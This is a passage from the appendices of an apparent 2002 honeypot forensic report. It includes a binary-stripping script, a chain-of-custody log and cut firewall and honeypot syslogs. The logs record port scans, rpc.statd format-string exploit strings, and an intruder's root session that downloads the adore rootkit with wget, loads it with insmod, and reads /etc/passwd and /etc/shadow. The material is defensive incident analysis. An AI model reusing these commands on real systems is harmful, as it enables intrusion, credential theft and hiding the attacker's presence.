success $"Setting DMZ Traffic Forwarding: "

echo
echo
```

Appendix 2 – ldd_strip.sh

```
#!/bin/bash
##############################################################################
##
## Script: ldd_strip
## Written By: Keven Murphy
##
## Description: Once given a directory, the script will run ldd on the file
## and send the output to a log file. Then it will run strip on the file to reduce
## the file size. The primary use for this script would be to ensure a bunch of
## binaries are static and stripped.
##
## Syntax: ./ldd_static {directory containing the binaries} {log file}
## Example: ./ldd_static /tmp/tools /tmp/tool_ldd_strip.log
##
##############################################################################

LDD=/usr/bin/ldd
STRIP=/usr/bin/strip
TEE=/usr/bin/tee

for filelist in `ls $1`; do
    echo "Checking LDD on file: $1/$filelist" | $TEE $2
    $LDD $1/$filelist | $TEE -a $2
    echo "     Stripping out the file....." | $TEE -a $2
    $STRIP $1/$filelist | $TEE -a $2
  done
```

Appendix 3 – Media Checkout

Hard Drive

Date	Time	Check In/Out	Whom	Reason	From Location	To Location
08/17/02	22:17:00	In	Keven Murphy	Initial check in	Honeypot	Safe
08/18/02	10:13:00	Out	Keven Murphy	Creating a dd image of the drive	Safe	Analysis's Computer
08/18/02	14:00:00	In	Keven Murphy		Analysis's Computer	Safe

CDR – Gzipped Honeypot DD Images

Date	Time	Check In/Out	Whom	Reason	From Location	To Location
08/18/02	17:05:00	In	Keven Murphy	Newly created: initial check in	Analysis's Computer	Safe

DVD+R – Honeypot DD Images

Date	Time	Check In/Out	Whom	Reason	From Location	To Location
08/18/02	15:30:00	In	Keven Murphy	Newly created; initial check in	Analysis's Computer	Safe
08/19/02	09:00:00	Out	Keven Murphy	Start analysis; Poorman's “tripwire” analysis	Safe	Analysis's Computer
	12:30:00	In	Keven Murphy		Analysis's Computer	Safe
08/20/02	19:32:00	Out	Keven Murphy	Strings of honeypot hde1 done	Safe	Analysis's Computer
	22:52:00	In	Keven Murphy		Analysis's Computer	Safe
08/21/02	09:40:00	Out	Keven Murphy	Searched shell history and last login	Safe	Analysis's Computer
	10:52:00	In	Keven Murphy		Analysis's Computer	Safe

Date	*Time*	*Check In/Out*	*Whom*	*Reason*	*From Location*	*To Location*
08/21/02	13:16:00	Out	Keven Murphy	Recover Deleted files	Safe	Analysis's Computer
	15:28:00	In	Keven Murphy		Analysis's Computer	Safe
08/22/02	13:08:00	Out	Keven Murphy	MACtime Analysis	Safe	Analysis's Computer
	21:30:00	In	Keven Murphy		Analysis's Computer	Safe
08/24/02	15:54:00	Out	Keven Murphy	MACtime Analysis	Safe	Analysis's Computer
	21:12:00	In	Keven Murphy		Analysis's Computer	Safe
08/26/02	18:48:00	Out	Keven Murphy	MACtime Analysis	Safe	Analysis's Computer
	19:26:00	In	Keven Murphy		Analysis's Computer	Safe
08/27/02	08:43:00	Out	Keven Murphy	MACtime Analysis	Safe	Analysis's Computer
	09:41:00	In	Keven Murphy		Analysis's Computer	Safe
08/27/02	15:21:00	Out	Keven Murphy	MACtime Analysis	Safe	Analysis's Computer
	21:19:00	In	Keven Murphy		Analysis's Computer	Safe
08/28/02	08:52:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	13:00:00	In	Keven Murphy		Analysis's Computer	Safe
08/28/02	19:53:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	20:39:00	In	Keven Murphy		Analysis's Computer	Safe
08/29/02	08:38:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer

Date	*Time*	*Check In/Out*	*Whom*	*Reason*	*From Location*	*To Location*
	12:01:00	In	Keven Murphy		Analysis's Computer	Safe
08/29/02	18:20:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	21:35:00	In	Keven Murphy		Analysis's Computer	Safe
09/01/02	10:40:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	11:24:00	In	Keven Murphy		Analysis's Computer	Safe
09/01/02	13:01:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	15:13:00	In	Keven Murphy		Analysis's Computer	Safe
09/02/02	17:57:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	21:55:00	In	Keven Murphy		Analysis's Computer	Safe
09/03/02	09:07:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	11:35:00	In	Keven Murphy		Analysis's Computer	Safe
09/04/02	08:30:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	11:38:00	In	Keven Murphy		Analysis's Computer	Safe
09/04/02	13:24:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	19:34:00	In	Keven Murphy		Analysis's Computer	Safe
09/05/02	08:35:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	10:00:00	In	Keven Murphy		Analysis's Computer	Safe

Date	*Time*	*Check In/Out*	*Whom*	*Reason*	*From Location*	*To Location*
09/06/02	16:08:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	17:47:00	In	Keven Murphy		Analysis's Computer	Safe
09/07/02	20:38:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	23:01:00	In	Keven Murphy		Analysis's Computer	Safe
09/08/02	09:59:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	13:53:00	In	Keven Murphy		Analysis's Computer	Safe
09/08/02	17:42:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	18:51:00	In	Keven Murphy		Analysis's Computer	Safe
09/09/02	17:21:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	19:53:00	In	Keven Murphy		Analysis's Computer	Safe
09/10/02	08:23:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	10:57:00	In	Keven Murphy		Analysis's Computer	Safe
09/10/02	12:49:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	21:05:00	In	Keven Murphy		Analysis's Computer	Safe
09/11/02	08:30:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	16:59:00	In	Keven Murphy		Analysis's Computer	Safe
09/12/02	09:13:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer

Date	*Time*	*Check In/Out*	*Whom*	*Reason*	*From Location*	*To Location*
	16:08:00	In	Keven Murphy		Analysis's Computer	Safe
09/13/02	12:56:00	Out	Keven Murphy	Analysis	Safe	Analysis's Computer
	14:08:00	In	Keven Murphy		Analysis's Computer	Safe

Appendix 4 – Syslog of the Honeypot and Firewall

Below are the syslogs for the honeypot, firewall, and the syslog server. The syslog has been cut for brevity purposes. Shown are the portscans, and the output from the altered shell prompt used on the honeypot. In order to show where the syslogs have been cut, a "-- cut --" has been used.

The Start of Portscan

Aug 17 21:28:01 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2 SRC=24.130.192.156 DST=192.168.10.5 LEN=48 TOS=0x00 PREC=0x00 TTL=113 ID=46263 DF PROTO=TCP SPT=4961 DPT=27374 WINDOW=64240 RES=0x00 SYN URGP=0 OPT (020405B401010402)
Aug 17 21:28:01 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.130.192.156 DST=192.168.10.5 LEN=48 TOS=0x00 PREC=0x00 TTL=113 ID=46263 DF PROTO=TCP SPT=4961 DPT=27374 WINDOW=64240 RES=0x00 SYN URGP=0 OPT (020405B401010402)
Aug 17 21:28:01 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2 SRC=24.130.192.156 DST=192.168.10.5 LEN=48 TOS=0x00 PREC=0x00 TTL=113 ID=46268 DF PROTO=TCP SPT=4963 DPT=12345 WINDOW=64240 RES=0x00 SYN URGP=0 OPT (020405B401010402)
Aug 17 21:28:01 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.130.192.156 DST=192.168.10.5 LEN=48 TOS=0x00 PREC=0x00 TTL=113 ID=46268 DF PROTO=TCP SPT=4963 DPT=12345 WINDOW=64240 RES=0x00 SYN URGP=0 OPT (020405B401010402)

---- cut ----

Aug 17 21:33:24 192.168.10.1 kernel: FIN Scan: IN=eth0 OUT=eth2 SRC=24.147.x.x DST=192.168.10.5 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=56307 PROTO=TCP SPT=60660 DPT=513 WINDOW=2048 RES=0x00 FIN URGP=0
Aug 17 21:33:24 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x DST=192.168.10.5 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=56307 PROTO=TCP SPT=60660 DPT=513 WINDOW=2048 RES=0x00 FIN URGP=0
Aug 17 21:33:24 192.168.10.1 kernel: FIN Scan: IN=eth0 OUT=eth2 SRC=24.147.x.x DST=192.168.10.5 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=53496 PROTO=TCP SPT=60660 DPT=615 WINDOW=2048 RES=0x00 FIN URGP=0
Aug 17 21:33:24 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x DST=192.168.10.5 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=53496 PROTO=TCP SPT=60660 DPT=615 WINDOW=2048 RES=0x00 FIN URGP=0
Aug 17 21:33:24 192.168.10.1 kernel: FIN Scan: IN=eth0 OUT=eth2 SRC=24.147.x.x DST=192.168.10.5 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=64443 PROTO=TCP SPT=60660 DPT=1544 WINDOW=2048 RES=0x00 FIN URGP=0
Aug 17 21:33:24 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x DST=192.168.10.5 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=64443 PROTO=TCP

SPT=60660 DPT=1544 WINDOW=2048 RES=0x00 FIN URGP=0
Aug 17 21:33:24 192.168.10.1 kernel: FIN Scan: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=30455 PROTO=TCP
SPT=60660 DPT=13 WINDOW=2048 RES=0x00 FIN URGP=0
Aug 17 21:33:25 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=30455 PROTO=TCP
SPT=60660 DPT=13 WINDOW=2048 RES=0x00 FIN URGP=0
Aug 17 21:33:25 192.168.10.1 kernel: FIN Scan: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=20413 PROTO=TCP
SPT=60660 DPT=347 WINDOW=2048 RES=0x00 FIN URGP=0

---- cut ----

Aug 17 21:34:14 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=36 ID=23916 PROTO=TCP
SPT=60671 DPT=1 WINDOW=1024 RES=0x00 SYN URGP=0 OPT
(03030A0102040109080A3F3F3F3F000000000000)
Aug 17 21:34:14 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=36 ID=56720 PROTO=TCP
SPT=60672 DPT=1 WINDOW=1024 RES=0x00 ACK URGP=0 OPT
(03030A0102040109080A3F3F3F3F000000000000)
Aug 17 21:34:14 192.168.10.1 kernel: FIN Scan: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=36 ID=43111 PROTO=TCP
SPT=60673 DPT=1 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0
Aug 17 21:34:14 192.168.10.1 kernel: PSH Scan: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=36 ID=43111 PROTO=TCP
SPT=60673 DPT=1 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0 OPT
(03030A0102040109080A3F3F3F3F000000000000)
Aug 17 21:34:14 192.168.10.1 kernel: URG Scan: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=36 ID=43111 PROTO=TCP
SPT=60673 DPT=1 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0 OPT
(03030A0102040109080A3F3F3F3F000000000000)
Aug 17 21:34:14 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=36 ID=43111 PROTO=TCP
SPT=60673 DPT=1 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0 OPT
(03030A0102040109080A3F3F3F3F000000000000)
Aug 17 21:34:14 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=328 TOS=0x00 PREC=0x00 TTL=37 ID=61077 PROTO=UDP
SPT=60660 DPT=1 LEN=308

---- cut ----

A Second Attacker: Working Together?

Aug 17 21:39:38 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x

DST=192.168.10.5 LEN=84 TOS=0x00 PREC=0x00 TTL=46 ID=14781 PROTO=UDP
SPT=910 DPT=111 LEN=64
Aug 17 21:39:38 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2
SRC=68.0.x.x DST=192.168.10.5 LEN=64 TOS=0x00 PREC=0x00 TTL=46 ID=18194
DF PROTO=TCP SPT=900 DPT=927 WINDOW=16384 RES=0x00 SYN URGP=0 OPT
(020405B4010104020103030001010 80A592A72D500000000)
Aug 17 21:39:38 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x
DST=192.168.10.5 LEN=64 TOS=0x00 PREC=0x00 TTL=46 ID=18194 DF
PROTO=TCP SPT=900 DPT=927 WINDOW=16384 RES=0x00 SYN URGP=0 OPT
(020405B4010104020103030001010 80A592A72D500000000)
Aug 17 21:39:38 192.168.10.5 rpc.statd[324]: gethostbyname error for
^X÷ÿ¿^X÷ÿ¿^Y÷ÿ¿^Y÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿^[÷ÿ¿^[÷ÿ¿bffff780 8049710
80541a86874656 76274736f6d616e797265206520726f7220726f66
bffff718
bffff719 bffff71a
bffff71b\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220

---- cut ----

Aug 17 21:41:33 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x
DST=192.168.10.5 LEN=28 TOS=0x00 PREC=0x00 TTL=31 ID=3 PROTO=ICMP
TYPE=8 CODE=0 ID=46712 SEQ=0
Aug 17 21:41:34 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2
SRC=68.0.x.x DST=192.168.10.5 LEN=64 TOS=0x00 PREC=0x00 TTL=46 ID=11159
DF PROTO=TCP SPT=39761 DPT=1422 WINDOW=16384 RES=0x00 SYN URGP=0
OPT (020405B4010104020103030001010 80A592A73BD00000000)
Aug 17 21:41:34 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x
DST=192.168.10.5 LEN=64 TOS=0x00 PREC=0x00 TTL=46 ID=11159 DF
PROTO=TCP SPT=39761 DPT=1422 WINDOW=16384 RES=0x00 SYN URGP=0 OPT
(020405B4010104020103030001010 80A592A73BD00000000)
Aug 17 21:41:34 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2
SRC=68.0.x.x DST=192.168.10.5 LEN=64 TOS=0x00 PREC=0x00 TTL=46 ID=11057
DF PROTO=TCP SPT=33515 DPT=1358 WINDOW=16384 RES=0x00 SYN URGP=0
OPT (020405B4010104020103030001010 80A592A73BD00000000)
Aug 17 21:41:34 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x
DST=192.168.10.5 LEN=64 TOS=0x00 PREC=0x00 TTL=46 ID=11057 DF
PROTO=TCP SPT=33515 DPT=1358 WINDOW=16384 RES=0x00 SYN URGP=0 OPT
(020405B4010104020103030001010 80A592A73BD00000000)
Aug 17 21:41:34 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2
SRC=68.0.x.x DST=192.168.10.5 LEN=64 TOS=0x00 PREC=0x00 TTL=46 ID=1439
DF PROTO=TCP SPT=12617 DPT=51 WINDOW=16384 RES=0x00 SYN URGP=0
OPT (020405B4010104020103030001010 80A592A73BD00000000)

---- cut ----

Aug 17 21:52:50 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=28 TOS=0x00 PREC=0x00 TTL=31 ID=4094 PROTO=UDP SPT=43344 DPT=4133 LEN=8
Aug 17 21:52:50 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=28 TOS=0x00 PREC=0x00 TTL=31 ID=38805 PROTO=UDP SPT=43344 DPT=700 LEN=8
Aug 17 21:52:51 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=28 TOS=0x00 PREC=0x00 TTL=31 ID=58590 PROTO=UDP SPT=43344 DPT=663 LEN=8
Aug 17 21:52:52 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=28 TOS=0x00 PREC=0x00 TTL=31 ID=16100 PROTO=UDP SPT=43344 DPT=1990 LEN=8
Aug 17 21:52:53 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=28 TOS=0x00 PREC=0x00 TTL=31 ID=39946 PROTO=UDP SPT=43344 DPT=888 LEN=8
Aug 17 21:52:54 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=28 TOS=0x00 PREC=0x00 TTL=31 ID=15185 PROTO=UDP SPT=43344 DPT=974 LEN=8
Aug 17 21:52:54 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=28 TOS=0x00 PREC=0x00 TTL=31 ID=23586 PROTO=UDP SPT=43344 DPT=74 LEN=8
Aug 17 21:52:55 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=28 TOS=0x00 PREC=0x00 TTL=31 ID=278 PROTO=UDP SPT=43344 DPT=432 LEN=8
Aug 17 21:52:56 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=28 TOS=0x00 PREC=0x00 TTL=31 ID=3073 PROTO=UDP SPT=43344 DPT=229 LEN=8

---- cut ----

The First Attacker Remote Exploit and Shell

Aug 17 22:02:52 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=50899 DF PROTO=TCP SPT=37608 DPT=53 WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40402080A00A2448E0000000001030300)
Aug 17 22:02:52 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=50899 DF PROTO=TCP SPT=37608 DPT=53 WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40402080A00A2448E0000000001030300)
Aug 17 22:02:52 192.168.10.5 bash[645]: shell started by username: root UID: 0 EUID: 0 GID: 0 EGID: 0

Aug 17 22:02:53 192.168.10.5 bash[645]: [root] /bin/uname -a
Aug 17 22:02:59 192.168.10.5 bash[645]: [root] dir
Aug 17 22:03:01 192.168.10.5 bash[645]: [root] pwd
Aug 17 22:03:02 192.168.10.5 bash[645]: [root] whoami
Aug 17 22:03:03 192.168.10.5 bash[645]: [root] id
Aug 17 22:03:22 192.168.10.5 bash[645]: [root] cd /usr/lib
Aug 17 22:03:23 192.168.10.5 bash[645]: [root] pwd
Aug 17 22:03:24 192.168.10.5 bash[645]: [root] dir
Aug 17 22:03:50 192.168.10.5 bash[645]: [root] wget http://www.team-teso.net/releases/adore-0.42.tgz
Aug 17 22:04:02 192.168.10.5 bash[645]: [root] tar -zxvf ado^I^H^[[3~^[[3~
Aug 17 22:04:10 192.168.10.5 bash[645]: [root] tar -zxvf adore-0.42.tgz
Aug 17 22:04:12 192.168.10.5 bash[645]: [root] cd adore
Aug 17 22:04:13 192.168.10.5 bash[645]: [root] dir

---- cut ----

Aug 17 22:04:15 192.168.10.5 bash[750]: [root]
Aug 17 22:04:15 192.168.10.5 bash[750]: [root]
Aug 17 22:04:16 192.168.10.5 bash[645]: [root] ./configure
Aug 17 22:04:22 192.168.10.5 bash[645]: [root] ./configure
Aug 17 22:04:39 192.168.10.5 bash[645]: [root] make
Aug 17 22:04:52 192.168.10.5 bash[645]: [root] ls
Aug 17 22:04:56 192.168.10.5 bash[645]: [root] ./startadore
Aug 17 22:04:56 192.168.10.5 bash[793]: shell started by username: root UID: 0 EUID: 0 GID: 0 EGID: 0
Aug 17 22:04:56 192.168.10.5 bash[793]: [root] #!/bin/sh
Aug 17 22:04:56 192.168.10.5 bash[793]: [root]
Aug 17 22:04:56 192.168.10.5 bash[793]: [root] # Use this script to bootstrap adore!
Aug 17 22:04:56 192.168.10.5 bash[793]: [root] # It will make adore invisible. You could also
Aug 17 22:04:56 192.168.10.5 bash[793]: [root] # insmod adore without $0 but then its visible.
Aug 17 22:04:56 192.168.10.5 bash[793]: [root]
Aug 17 22:04:56 192.168.10.5 bash[793]: [root] insmod adore.o
Aug 17 22:04:56 192.168.10.5 bash[793]: [root] insmod cleaner.o
Aug 17 22:04:56 192.168.10.5 bash[793]: [root] rmmod cleaner
Aug 17 22:04:56 192.168.10.5 bash[793]: [root]
Aug 17 22:04:56 192.168.10.5 last message repeated 2 times
Aug 17 22:05:01 192.168.10.5 bash[645]: [root] cat startadore
Aug 17 22:05:24 192.168.10.5 bash[645]: [root] echo /sbin/ind^Hs^[[3~
Aug 17 22:05:32 192.168.10.5 bash[645]: [root] echo /sbin/insmod a
Aug 17 22:05:35 192.168.10.5 bash[645]: [root] is
Aug 17 22:05:38 192.168.10.5 bash[645]: [root] insmod adore.o
Aug 17 22:05:44 192.168.10.5 bash[645]: [root] /sbin/insmod adore.o

Aug 17 22:05:46 192.168.10.5 bash[645]: [root] ./s^H
Aug 17 22:05:52 192.168.10.5 bash[645]: [root] /sbin/insmod cleaner.o
Aug 17 22:05:54 192.168.10.5 bash[645]: [root] dir
Aug 17 22:06:09 192.168.10.5 bash[645]: [root] cd ..
Aug 17 22:06:10 192.168.10.5 bash[645]: [root] dir
Aug 17 22:06:11 192.168.10.5 bash[645]: [root] ls
Aug 17 22:06:14 192.168.10.5 bash[645]: [root]
Aug 17 22:06:15 192.168.10.5 bash[645]: [root]
Aug 17 22:06:17 192.168.10.5 bash[645]: [root] cd ..
Aug 17 22:06:22 192.168.10.5 bash[645]: [root] v
Aug 17 22:06:23 192.168.10.5 bash[645]: [root] cd /etc/
Aug 17 22:06:24 192.168.10.5 bash[645]: [root] dir
Aug 17 22:06:28 192.168.10.5 bash[645]: [root] cd /vart
Aug 17 22:06:30 192.168.10.5 bash[645]: [root] cd /var
Aug 17 22:06:30 192.168.10.5 bash[645]: [root] ls
Aug 17 22:06:36 192.168.10.5 bash[645]: [root] cd /etc/
Aug 17 22:06:39 192.168.10.5 bash[645]: [root] cat sh
Aug 17 22:06:42 192.168.10.5 bash[645]: [root] cat passwd
Aug 17 22:06:47 192.168.10.5 bash[645]: [root] cat shadow
Aug 17 22:07:07 192.168.10.5 bash[645]: [root] cat passwd
Aug 17 22:07:21 192.168.10.5 bash[645]: [root] exit

Second Attacker Does A Statd Exploit and Continues Scanning

Aug 17 22:09:04 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=84 TOS=0x00 PREC=0x00 TTL=46 ID=64503 PROTO=UDP SPT=765 DPT=111 LEN=64
Aug 17 22:09:04 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=64 TOS=0x00 PREC=0x00 TTL=46 ID=62254 DF PROTO=TCP SPT=635 DPT=928 WINDOW=16384 RES=0x00 SYN URGP=0 OPT (020405B40101040201030300010108 0A592A80A200000000)
Aug 17 22:09:04 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=64 TOS=0x00 PREC=0x00 TTL=46 ID=62254 DF PROTO=TCP SPT=635 DPT=928 WINDOW=16384 RES=0x00 SYN URGP=0 OPT (020405B401010402010303000101080A592A80A200000000)
Aug 17 22:09:04 192.168.10.5 rpc.statd[325]: gethostbyname error for
^X÷ÿ¿^X÷ÿ¿^Y÷ÿ¿^Y÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿^[÷ÿ¿^[÷ÿ¿bffff780 8049710
80541a8687465676274736f6d616e7972652065 20726f7220726f66
bffff718
bffff719 bffff71a
bffff71b\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220

Aug 17 22:09:08 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=84 TOS=0x00 PREC=0x00 TTL=46 ID=35378 PROTO=UDP SPT=642 DPT=111 LEN=64
Aug 17 22:09:08 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=64 TOS=0x00 PREC=0x00 TTL=46 ID=54909 DF PROTO=TCP SPT=832 DPT=928 WINDOW=16384 RES=0x00 SYN URGP=0 OPT (020405B4010104020103030001010 80A592A80A900000000)
Aug 17 22:09:08 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=68.0.x.x DST=192.168.10.5 LEN=64 TOS=0x00 PREC=0x00 TTL=46 ID=54909 DF PROTO=TCP SPT=832 DPT=928 WINDOW=16384 RES=0x00 SYN URGP=0 OPT (020405B40101040201030300010108 0A592A80A900000000)
Aug 17 22:09:08 192.168.10.5 rpc.statd[325]: gethostbyname error for ^X÷ÿ¿^X÷ÿ¿^Y÷ÿ¿^Y÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿^[÷ÿ¿^[÷ÿ¿bffff780 8049710 80541a8687465676274736f6d616e797265206520726f7220726f66
bffff718
bffff719 bffff71a
bffff71b\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220

-- cut --

The First Attacker Portscans Again: Forgot To Put Backdoor In?

Aug 17 22:11:43 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=52434 DF PROTO=TCP SPT=37637 DPT=53 WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40402080A00A313EC0000000001030300)
Aug 17 22:11:43 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=52434 DF PROTO=TCP SPT=37637 DPT=53 WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40402080A00A313EC0000000001030300)
Aug 17 22:11:43 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x DST=192.168.10.5 LEN=51 TOS=0x00 PREC=0x00 TTL=48 ID=5100 DF PROTO=UDP SPT=32831 DPT=53 LEN=31
Aug 17 22:12:08 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=43224 DF PROTO=TCP SPT=37640 DPT=53 WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40402080A00A31E000000000001030300)
Aug 17 22:12:08 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=43224 DF PROTO=TCP SPT=37640 DPT=53 WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40402080A00A31E000000000001030300)
Aug 17 22:12:09 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2

SRC=24.147.x.x DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48
ID=27330 DF PROTO=TCP SPT=37641 DPT=53 WINDOW=5840 RES=0x00 SYN
URGP=0 OPT (020405B40402080A00A31E3E0000000001030300)
Aug 17 22:12:09 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=27330 DF
PROTO=TCP SPT=37641 DPT=53 WINDOW=5840 RES=0x00 SYN URGP=0 OPT
(020405B40402080A00A31E3E0000000001030300)
Aug 17 22:12:10 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2
